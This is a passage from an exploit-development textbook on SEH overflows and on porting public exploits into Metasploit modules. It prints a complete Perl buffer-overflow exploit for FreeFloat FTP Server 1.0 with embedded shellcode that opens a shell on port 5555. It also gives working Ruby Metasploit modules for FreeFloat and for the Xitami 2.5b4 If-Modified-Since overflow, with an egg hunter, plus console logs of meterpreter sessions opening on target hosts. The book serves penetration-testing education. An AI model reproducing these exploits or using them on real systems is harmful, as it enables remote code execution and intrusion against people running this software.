
Next, the `ppraddress` variable stores the address of POP-POP-RETURN in the **Endean** format or the backward method of storing, remember? We did this before too.

Now, we simply create a buffer named `buffstuff`, which concatenates the values of 216 `A` characters followed by `jmpaddr`. This is further followed by the POP-POP-RETURN address, which is the `ppraddress` value and which is at last followed by the payload.

The preceding variable named `buffstuff` will overwrite the SEH with the POP-POP-RETURN value that will point to our payload.

Next, we send this as a request with this buffer filled in the `username` and `password` fields.

Let's see how it looks:



```
msf > resource /home/apex/Desktop/yo.rc
[*] Processing /home/apex/Desktop/yo.rc for ERB directives.
resource (/home/apex/Desktop/yo.rc)> use exploit/windows/http/chat
resource (/home/apex/Desktop/yo.rc)> set RHOST 172.16.62.129
RHOST => 172.16.62.129
resource (/home/apex/Desktop/yo.rc)> set RPORT 82
RPORT => 82
resource (/home/apex/Desktop/yo.rc)> set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
resource (/home/apex/Desktop/yo.rc)> exploit

[*] Started bind handler
[*] Sending request...
[*] Sending stage (752128 bytes) to 172.16.62.129
[*] Meterpreter session 1 opened (172.16.62.1:52928 -> 172.16.62.129:4444) at 2013-09-29 16:46:48 +0530

meterpreter > 
```

For more information on SEH-based exploits, visit `https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/`.

Summary

In this chapter, we covered the essentials of assembly in context to exploit writing, the general registers such as EIP and ESP, and their importance in exploitation. Then, we covered the methods of finding out the buffer size and ways to point to the ShellCode and managing ESP. We looked at various scripts in Perl and Ruby, and then we looked at the importance of bad characters and space limitations. Now, we are able to perform the tasks such as writing exploits for software in Metasploit with the help of supporting tools, using debuggers, determining important registers and methods to overwrite them, and exploiting sophisticated SEH-based exploits.

In the next chapter, we will look at publically available exploits that are currently not available in Metasploit. We will try porting them under the Metasploit framework.

4
Porting Exploits

In the previous chapter, we discussed how to write exploits in Metasploit. However, we do not need to create an exploit for a particular software in cases where a public exploit is already available. A publically available exploit may be in a different programming language such as Perl, Python, and so on. Let's now discover strategies of porting exploits to the Metasploit framework from a variety of different programming languages. This mechanism enables us to transform existing exploits into Metasploit-compatible exploits, thus saving time as we don't have to fuzz software again and again. By the end of this chapter, we will have learned about:

- Porting exploits from various programming languages
- Discovering essentials from standalone exploits
- Generating skeletons for exploits
- Creating Metasploit modules from existing standalone scanners/tool scripts

The idea of porting scripts into the Metasploit framework is an easy job if we are able to figure out what functions in the existing **standalone** exploits perform what sort of work.

This idea of porting exploits into Metasploit saves time by making standalone scripts workable on a wide range of networks rather than a single system. In addition, it makes a penetration test more organized due to every exploit being accessible from Metasploit itself. Let's understand how we can achieve portability using Metasploit in the upcoming sections.

Porting a Perl-based exploit

Let's start by understanding the structure of a Perl-based exploit. In the following example, we will be writing an exploit for FreeFloat FTP Server Version 1.0, which triggers a buffer overflow vulnerability in the server. Let's see the publically available version of this exploit in Perl:

```
use strict;
use Socket;
my $command = "APPE ";
my $buffstuff = "\x90" x 246;
my $offset_eip = pack('V',0x71AB9372);
my $payloadencoded="\x90" x 50;
$payloadencoded=$payloadencoded. "\xba\x3f\xd4\x83\xe9\xdb\xcc\xd9\
x74\x24\xf4\x5f\x2b\xc9" .
"\xb1\x56\x31\x57\x13\x83\xc7\x04\x03\x57\x30\x36\x76\x15" .
"\xa6\x3f\x79\xe6\x36\x20\xf3\x03\x07\x72\x67\x47\x35\x42" .
"\xe3\x05\xb5\x29\xa1\xbd\x4e\x5f\x6e\xb1\xe7\xea\x48\xfc" .
"\xf8\xda\x54\x52\x3a\x7c\x29\xa9\x6e\x5e\x10\x62\x63\x9f" .
"\x55\x9f\x8b\xcd\x0e\xeb\x39\xe2\x3b\xa9\x81\x03\xec\xa5" .
"\xb9\x7b\x89\x7a\x4d\x36\x90\xaa\xfd\x4d\xda\x52\x76\x09" .
"\xfb\x63\x5b\x49\xc7\x2a\xd0\xba\xb3\xac\x30\xf3\x3c\x9f" .
"\x7c\x58\x03\x2f\x71\xa0\x43\x88\x69\xd7\xbf\xea\x14\xe0" .
"\x7b\x90\xc2\x65\x9e\x32\x81\xde\x7a\xc2\x46\xb8\x09\xc8" .
"\x23\xce\x56\xcd\xb2\x03\xed\xe9\x3f\xa2\x22\x78\x7b\x81" .
"\xe6\x20\xd8\xa8\xbf\x8c\x8f\xd5\xa0\x69\x70\x70\xaa\x98" .
"\x65\x02\xf1\xf4\x4a\x39\x0a\x05\xc4\x4a\x79\x37\x4b\xe1" .
"\x15\x7b\x04\x2f\xe1\x7c\x3f\x97\x7d\x83\xbf\xe8\x54\x40" .
"\xeb\xb8\xce\x61\x93\x52\x0f\x8d\x46\xf4\x5f\x21\x38\xb5" .
"\x0f\x81\xe8\x5d\x5a\x0e\xd7\x7e\x65\xc4\x6e\xb9\xab\x3c" .
"\x23\x2e\xce\xc2\xd6\x1d\x47\x24\xb2\x71\x0e\xfe\x2a\xb0" .
"\x75\x37\xcd\xcb\x5f\x6b\x46\x5c\xd7\x65\x50\x63\xe8\xa3" .
"\xf3\xc8\x40\x24\x87\x02\x55\x55\x98\x0e\xfd\x1c\xa1\xd9" .
"\x77\x71\x60\x7b\x87\x58\x12\x18\x1a\x07\xe2\x57\x07\x90" .
"\xb5\x30\xf9\xe9\x53\xad\xa0\x43\x41\x2c\x34\xab\xc1\xeb" .
"\x85\x32\xc8\x7e\xb1\x10\xda\x46\x3a\x1d\x8e\x16\x6d\xcb" .
"\x78\xd1\xc7\xbd\xd2\x8b\xb4\x17\xb2\x4a\xf7\xa7\xc4\x52" .
"\xd2\x51\x28\xe2\x8b\x27\x57\xcb\x5b\xa0\x20\x31\xfc\x4f" .
"\xfb\xf1\x02\xa1\x31\xec\x93\x18\xa0\x4d\xfe\x9a\x1f\x91" .
"\x07\x19\x95\x6a\xfc\x01\xdc\x6f\xb8\x85\x0d\x02\xd1\x63" .
"\x31\xb1\xd2\xa1";
my $target = shift || '192.168.75.141';
my $targetport = shift || 21;
my $tcpproto = getprotobyname('tcp');
my $binaddr = inet_aton($target);
my $exactaddr = sockaddr_in($targetport, $binaddr);
```

```
print "Initializing and Socket Setting Up..\n";
socket(SOCKET, PF_INET, SOCK_STREAM, $tcpproto) or die "socket: $!";
print "\nMaking a Connection To the Target";
connect(SOCKET, $exactaddr) or die "connect: $!";
print "\nExplotiing The Target Machine";
print SOCKET $command.$buffstuff.$offset_eip.$payloadencoded."\n";
print "\nExploit Completed";
print "\nInitializing the Connection to The Opened Port by the
Payload";
system("telnet $target 5555");
close SOCKET or die "close: $!";
```

Download FreeFloat FTP Server from the following link:


`http://freefloat-ftp-server.apponic.com/`

To learn about Perl programming, refer to *Programming Perl, 3rd Edition* by *Larry Wall, Tom Christiansen, Jon Orwant, O'Reilly Media* at `http://shop.oreilly.com/product/9780596000271.do`.

Dismantling the existing exploit

In this section, we will look at exploiting the software with the existing Perl exploit. In addition, we will dismantle this exploit to find all the essential values required to write the final version of the exploit in Metasploit.

By running an Nmap scan on the network, we found that we have the target application, that is, FreeFloat FTP Server 1.0, running on the address `192.168.75.141`. Let's execute the existing Perl exploit and gain access to the system:



```
root@kali:~/Desktop# perl free.pl
Initializing and Socket Setting Up..

Making a Connection To the Target
Explotiing The Target Machine
Exploit Completed
Initializing the Connection to The Opened Port by the PayloadTrying 192.168.75.141...
Connected to 192.168.75.141.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Free Float Ftp Server 1.00\Win32>
```

Success! We got the command prompt on the target system. This proves the validity of the exploit. Let's now dismantle the exploit and prepare an exploit for the same in Metasploit by gathering essential values from this exploit.

Understanding the logic of exploitation

Let's face it, we do not have any machine or software that can convert the existing exploit into an exploit that is compatible with the Metasploit framework. It is the duty of a penetration tester to convert the exploit into the framework. The basic idea of converting standalone exploits into Metasploit is to get the logic of the exploit. Let's discover the logic for the preceding exploit.

The simple logic of this exploit is that as soon as we initiate a connection to the target, we send the data. Therefore, after making a successful connection to the target, we send the following:

- The `APPE` command followed by 246 NOPs, which are able to fill the buffer just enough that everything which is sent after 246 NOPs becomes the content of the EIP register
- The **offset address** following the 246 NOPs, which will become the contents of the EIP register will help the execution to jump to the ShellCode
- The **encoded payload**, which is sent into the content of the ESP register

The logic for the preceding exploit was simple. We sent the `APPE` command followed by 246 NOPs. This process filled the buffer completely. Next, we sent the offset address that overwrote the EIP register and redirected the flow of the program to jump to ESP by making an external jump from executable modules. This process is similar to what we did in the previous chapter using **Immunity Debugger**. Next, we supply the ShellCode, which will cause port `5555` to open and will allow us to make a connection.

Gathering the essentials

Gathering essentials from the previous Perl-based exploit will help us to generate the equivalent Metasploit exploits in no time. Therefore, now that we know about the logic of the exploit, let's see what various values from the existing exploit are important to us:

Serial Number	Variables	Values
1	Capacity of buffer/number of NOPs to send	`246`
2	Offset value / jump address / value found from **Executable modules** using `JMP ESP` search	`0x71AB9372`
3	Target port	`21`
4	Number of leading NOP bytes to the ShellCode to remove irregularities	`50`
5	Logic	The `APPE` command followed by 246 NOPs; then, the offset address followed by 50 NOPs to remove irregularities, which is finally followed by the ShellCode

Also, an important thing to note in Perl-based standalone exploits is the scary lines in the Hex format. Basically, this is the encoded payload that will initialize port `5555` and wait for the connection. As soon as we make a connection to it, it will present us with a command prompt on the target system.

However, we are not taking the code of the payload into account because Metasploit will itself set the payload at runtime of the exploit. Therefore, this is an advantage as we can switch different payloads on the fly with Metasploit.

Generating a skeleton for the exploit


A **skeleton** is a format of an exploit with no functionalities. It helps us to generate the format so that it can be edited easily, eliminating formatting errors. We can think of a skeleton as an empty syntax that will help us concentrate only on the important sections of the exploit by keeping the formatting of the unimportant sections, such as information of the exploit. Most exploit writers find trouble when dealing with an exploit's syntax and semantics. Therefore, a tool that can generate proper syntax is desirable.

To generate a quick skeleton, we can simply copy any existing exploit in Metasploit and make the necessary changes as we did in the previous chapters. However, we can use **Immunity Debugger** to do this. The Corelan team (`https://www.corelan.be/`) developed an excellent plugin for **Immunity Debugger** to aid exploit writing: the `mona.py` script.

The `mona.py` script generates Metasploit skeletons on the fly and aids various different functions in exploit writing, such as finding values of various registers, finding the `POP-POP-RET` sequences, and so on. The next section demonstrates how we can set up the `mona.py` script and how we can generate a skeleton for a Metasploit exploit using `mona.py`.


Generating a skeleton using Immunity Debugger

The `mona.py` script is written in Python and is a powerful add-on for **Immunity Debugger**. We can install this script into **Immunity Debugger** by placing the script into the `PyCommands` directory of **Immunity Debugger**, as shown in the following screenshot:


PyCommands
File Edit View Favorites Tools Help
Back Search Folders
Address C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands Go
File and Folder Tasks
Other Places
Details
hookheap.py hookndr.py hookssl.py horse.py list.py lookaside.py mark.py
mike.py modptr.py mona.py nohooks.py openfile.py packets.py pyexec.py


After installing the script into **Immunity Debugger**, we need to perform the following steps in order to generate a skeleton for Metasploit exploits:

1. Type `!mona skeleton` in the command execution tab at the bottom of **Immunity Debugger**, as shown in the following screenshot:




```
!mona skeleton
Run program (F9)
```

2. Next, since it is a TCP-based exploit for FTP services, we will select **network client (tcp)** and proceed to the next option, as shown in the following screenshot:



3. The next step is to specify the port number to be used with the exploit. Since we are attacking on port `21`, we will set port `21` as the target port, as shown in the following screenshot:



We will be able to see the generated skeleton named `msfskeleton.rb` in the primary folder of **Immunity Debugger** after the last step.

Let's open this file and see the generated format of the exploit:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp
  def initialize(info = {})
    super(update_info(info,
      'Name'    => 'type in the name of the exploit here',
      'Description'  => %q{
          Describe the vulnerability in a nutshell here
      },
      'License'    => MSF_LICENSE,
      'Author'    =>
        [
          'insert_name_of_person_who_discovered_the_
vulnerability<user[at]domain.com>',  # Original discovery
          '<insert your name here>',  # MSF Module
        ],
      'References'  =>
        [
          [ 'OSVDB', '<insert OSVDB number here>' ],
          [ 'CVE', 'insert CVE number here' ],
          [ 'URL', '<insert another link to the exploit/advisory
here>' ]
        ],
      'DefaultOptions' =>
        {
          'ExitFunction' => 'process', #none/process/thread/seh
          #'InitialAutoRunScript' => 'migrate -f',
        },
      'Platform'  => 'win',
      'Payload'  =>
        {
          'BadChars' => "", # <change if needed>
          'DisableNops' => true,
        },

      'Targets'    =>
        [
          [ '<fill in the OS/app version here>',
            {
              'Ret'     =>  0x00000000,
              'Offset'  =>  0
            }
          ],
        ],
      'Privileged'  => false,
      'DisclosureDate'  => 'MM DD YY',
      'DefaultTarget'  => 0))
    register_options([Opt::RPORT()], self.class)
# Enter RPORT number in the RPORT() round brackets , by default it
```

```
will be 21
end
  def exploit
    connect
    buff_to_send = Rex::Text.pattern_create(5000)
    print_status("Attacking the target #{target.name}...")
    sock.put(buff_to_send)
    handler
    disconnect
  end
end
```

The `mona.py` script enables tons of other features as well, which enables better exploit development. For more information on the `mona.py` script, refer to `http://community.rapid7.com/community/metasploit/blog/2011/10/11/monasploit`.

Stuffing the values

The generated format is easy to understand because of self-documentation. Therefore, let's move further and stuff all the values that we gathered in the previous phase into the skeleton.

Since it is an exploit for the FTP service, we will modify the statement by including `FTP` rather than `TCP`, as shown in the following code snippet:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::FTP
```

Next, we need to modify the information of the exploit as per our need. Then, we need to set bad characters to `\x00\x0a\x0d` to ensure proper working of the exploit and set `DisableNops` to `false` so that our exploit does not remove NOPs. Next, we need to set the return address, which is specified as `Ret` and `Offset` from the noted values as follows:

```
'Payload'  =>
        {
          'BadChars' => "\x00\x0a\x0d", # <change if needed>
          'DisableNops' => false,
        },

'Targets'    =>
```

```
          [
            [ '<fill in the OS/app version here>',
              {
                'Ret'     =>  0x71AB9372,
                'Offset'  =>  246
              }
            ],
          ],
```

Now comes the logical part. Let's see how we can transform our logic of sending 246 NOPs after the APPE command followed by the return address / offset, which is further followed by 50 NOPs and finally the payload in the encoded format:

```
      connect_login
      buffstuff = make_nops(target['Offset'])
      datatosend = buffstuff+[target.ret].pack('V')+make_
   nops(50)+payload.encoded
      send_cmd( ['APPE', datatosend] , false )
```


In the preceding code, we did exactly the same, but with more care as we used the specialized function send_cmd from the ftp.rb library file of the exploit directory under the core folder to create a connection to the target FTP service. Next, we created a variable to hold 246 NOPs that are created using another specialized function, make_nops. This will fetch the value 246 from the Offset parameter defined in the Targets section. Next, we create a long string that stores the entire value one after the other and stores it in a variable named datatosend. However, we used pack('V') to ensure proper endian format while sending the value to overwrite the EIP register. Next, we send the variable containing all the values along with the APPE command using the send_cmd function from the ftp.rb library file. However, in the Perl script, we sent the command and data in a single variable. However, here, we are doing it more formally, sending the command and its data in two different parameters and through a proper method.

Precluding the ShellCode

As we have seen previously, we are not using any additional payload, but the question is why? The answer to this is relatively very simple, as Metasploit sets it for us at runtime. Therefore, this is also a benefit of using Metasploit over traditional standalone exploits as we can switch payloads on the fly. We used encoded along with the payload to denote the encoded version of the payload to be sent. The best part is that we can change the payload whenever we want without any modification to the code of the exploit.

Experimenting with the exploit

The next step is to save this exploit and run it from Metasploit. We save this exploit with the name `myexploit.rb` in any directory under the `exploit` directory. Let's see what we get after running the exploit on the target:



```
msf > use exploit/windows/nipun/myexploit
msf  exploit(myexploit) > set RHOST 172.16.62.128
RHOST => 172.16.62.128
msf  exploit(myexploit) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(myexploit) > set LHOST 172.16.62.1
LHOST => 172.16.62.1
msf  exploit(myexploit) > exploit

[*] Started reverse handler on 172.16.62.1:4444
[*] Trying target Windows XP SP3 EN...
[*] Sending exploit buffer...
[*] Sending stage (752128 bytes) to 172.16.62.128
[*] Meterpreter session 1 opened (172.16.62.1:4444 -> 172.16.62.128:1086) at 2013-10-13 19:33:50 +05
30

meterpreter > 
```


Boom! We got the meterpreter shell onto the target, and that denotes the success of porting the exploit.

Porting a Python-based exploit

We just saw that we can import a Perl-based exploit into the Metasploit framework. Let's now get our hands onto a Python-based exploit.


Dismantling the existing exploit

We are going to port an exploit for Xitami Web Server 2.5b4 in this section. A publically available Python-driven exploit for this application is available at `http://www.exploit-db.com`. This exploit is authored by Glafkos Charalambous. We can download the exploit and its corresponding vulnerable application from `http://www.exploit-db.com/exploits/17361/`. Now, when we run this exploit, it gives us back the successful completion of it and asks us to establish a connection to port `1337` to gain a command prompt at the target. Let's see the process:




```
C:\Users\Apex\Desktop>17361.py 192.168.75.142 80
[+] Connected
[+] Sending payload...
[+] Check port 1337 for your shell
```

Now, let's make a `telnet` connection to port `1337` and check if we are able to gain the command prompt at the target:



```
C:\Users\Apex\Desktop>telnet 192.168.75.142 1337
```

As we can see in the following screenshot, after sending the `telnet` command to the victim, we can easily gain the command prompt at the target system:



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Xitami>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.75.142
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.75.2

C:\Xitami>
```

The gain of the command prompt at the target denotes the successful completion of the exploit. Let's gather all the essentials from this exploit and create an equivalent exploit in Metasploit.

Download the exploit from the `http://www.exploit-db.com/exploits/17361/` site and try gathering knowledge about the working of the exploit.

Gathering the essentials

After reading the downloaded exploit from `http://www.exploit-db.com/exploits/17361`, we find the distinct use of the following values:

Serial Number	Essentials	Values
1	Number of junk to fill the buffer	`72`
2	Return address/Windows XP SP2 (in the actual exploit, the value is given for Windows XP SP3)	`\x72\x93\xab\x71`
3	Short jump	`\xeb\x22`

Serial Number	Essentials	Values
4	Egg hunter	`\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8ap3x\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7`
5	Tag (`w00tw00t` in the actual exploit)	`ap3xap3x /w00tw00t`

As we can see in the preceding table, we have gathered all the required values to be used in the exploit; let's take a step further and develop a skeleton for our exploit.

Generating a skeleton

We can generate a skeleton for this exploit again using the `mona.py` script. However, make sure that we are exploiting port `80` here. Therefore, fill the port number as `80` while generating the exploit skeleton in `mona.py`.

Stuffing the values

To stuff the values in the skeleton for this exploit, let's analyze what changes we made and where:

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  include Msf::Exploit::Remote::Tcp
  def initialize(info = {})
    super(update_info(info,
      'Name'     => 'Xitami 2.5c2 Web Server If-Modified-Since
Overflow',
      'Description'  => %q{
        This module exploits a seh based buffer overflow in the Xitami
Web Server 2.5b4
      },
      'Author'   => 'Nipun Jaswal',
      'License'      => MSF_LICENSE,
      'Version'      => '2.5b4',
      'Privileged'     => false,
      'DefaultOptions'  =>
      {
        'EXITFUNC'  => 'process',
      },
      'Payload'    =>
        {
          'Space'    => 499,
          'BadChars'   => "\x00\x0a\x0d",
        },
      'Platform' => ['win'],
      'Targets'  =>
      [
        [ 'Windows XP SP2', { 'Ret' => "\x72\x93\xab\x71", 'Offset'=>
72} ],
      ],
      'DefaultTarget' => 0))

      register_options(
      [
        Opt::RPORT(80),
      ],self.class)
    End
```

In the preceding code, we started by including the required libraries and providing the required information about the exploit. Next, we defined the space for the payload and defined the bad characters as well. We also set the value of `Ret` and `Offset` to the value gathered from the Python exploit. However, we also defined port `80` as the default port for this exploit by putting the value `80` in `RPORT` under `register_options`, as shown in the following code snippet:

```
    def exploit
      connect
      eggh = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\
x5A\x74\xEF\xB8ap3x\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7"
      shortjump = "\xeb\x22"
      bufstuff = "A" * target.offset
      bufstuff += target.ret
      bufstuff += shortjump
      bufstuff += "\x90" * 50
      bufstuff += eggh
      bufstuff += "ap3xap3x"
      bufstuff += payload.encoded
      httphead = "GET /HTTP/1.1\r\n"
      httphead << "Host: \r\n"
      httphead << "If-Modified-Since: ap3x, #{bufstuff}\r\n\r\n"
      sock.put(httphead)
      print_status("[+]Hacking The Shit Outt")
      print_status("[+]Getting MeterPreter Shell")
      handler
      disconnect
    end

end
```

Let's now understand the actual working of the exploit. We start by initializing the connection using the `connect` function and defining data in a variable named `bufstuff`.


In the `bufstuff` variable, we have 72 `A` characters followed by the return address and instruction for making a short jump as discussed in the previous chapter. The 50 NOPs are the next thing, and they are further followed by the egg hunter `eegh`, which is required to make a jump to the correct address to point to the ShellCode. Next, we supply the tag `ap3xap3x`, and this is finally followed by the payload in encoded form.

The logic for this exploit is simply to send an HTTP-based malicious request, `httphead`, which will cause the application to execute our payload.

However, the `httphead` variable defines a `GET` type content request followed by the `HOST` and `IF-Modified-Since` parameters. The vulnerability lies in the handling of the `If-Modified-Since` parameter, which can cause the attacker to control the flow of the application entirely. We covered SEH-based exploits in the previous chapter, and it is a good time to turn back a few pages if things are not clear.

Experimenting with the exploit

Let's save this exploit as `ap3x_Seh.rb` in the `http` directory under `/exploit/windows`. In addition, let's try executing the exploit using a `resource` script:



```
msf > resource /usr/share/metasploit-framework/modules/exploits/windows/http/min.rc
[*] Processing /usr/share/metasploit-framework/modules/exploits/windows/http/min.rc for ERB directives.
resource (/usr/share/metasploit-framework/modules/exploits/windows/http/min.rc)> use exploit/windows/http/ap3x_Seh
resource (/usr/share/metasploit-framework/modules/exploits/windows/http/min.rc)> set RHOST 172.16.62.128
RHOST => 172.16.62.128
resource (/usr/share/metasploit-framework/modules/exploits/windows/http/min.rc)> set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
resource (/usr/share/metasploit-framework/modules/exploits/windows/http/min.rc)> exploit

[*] Started bind handler
[*] [+]Hacking The Shit Outt
[*] [+]Getting MeterPreter Shell
[*] Sending stage (752128 bytes) to 172.16.62.128
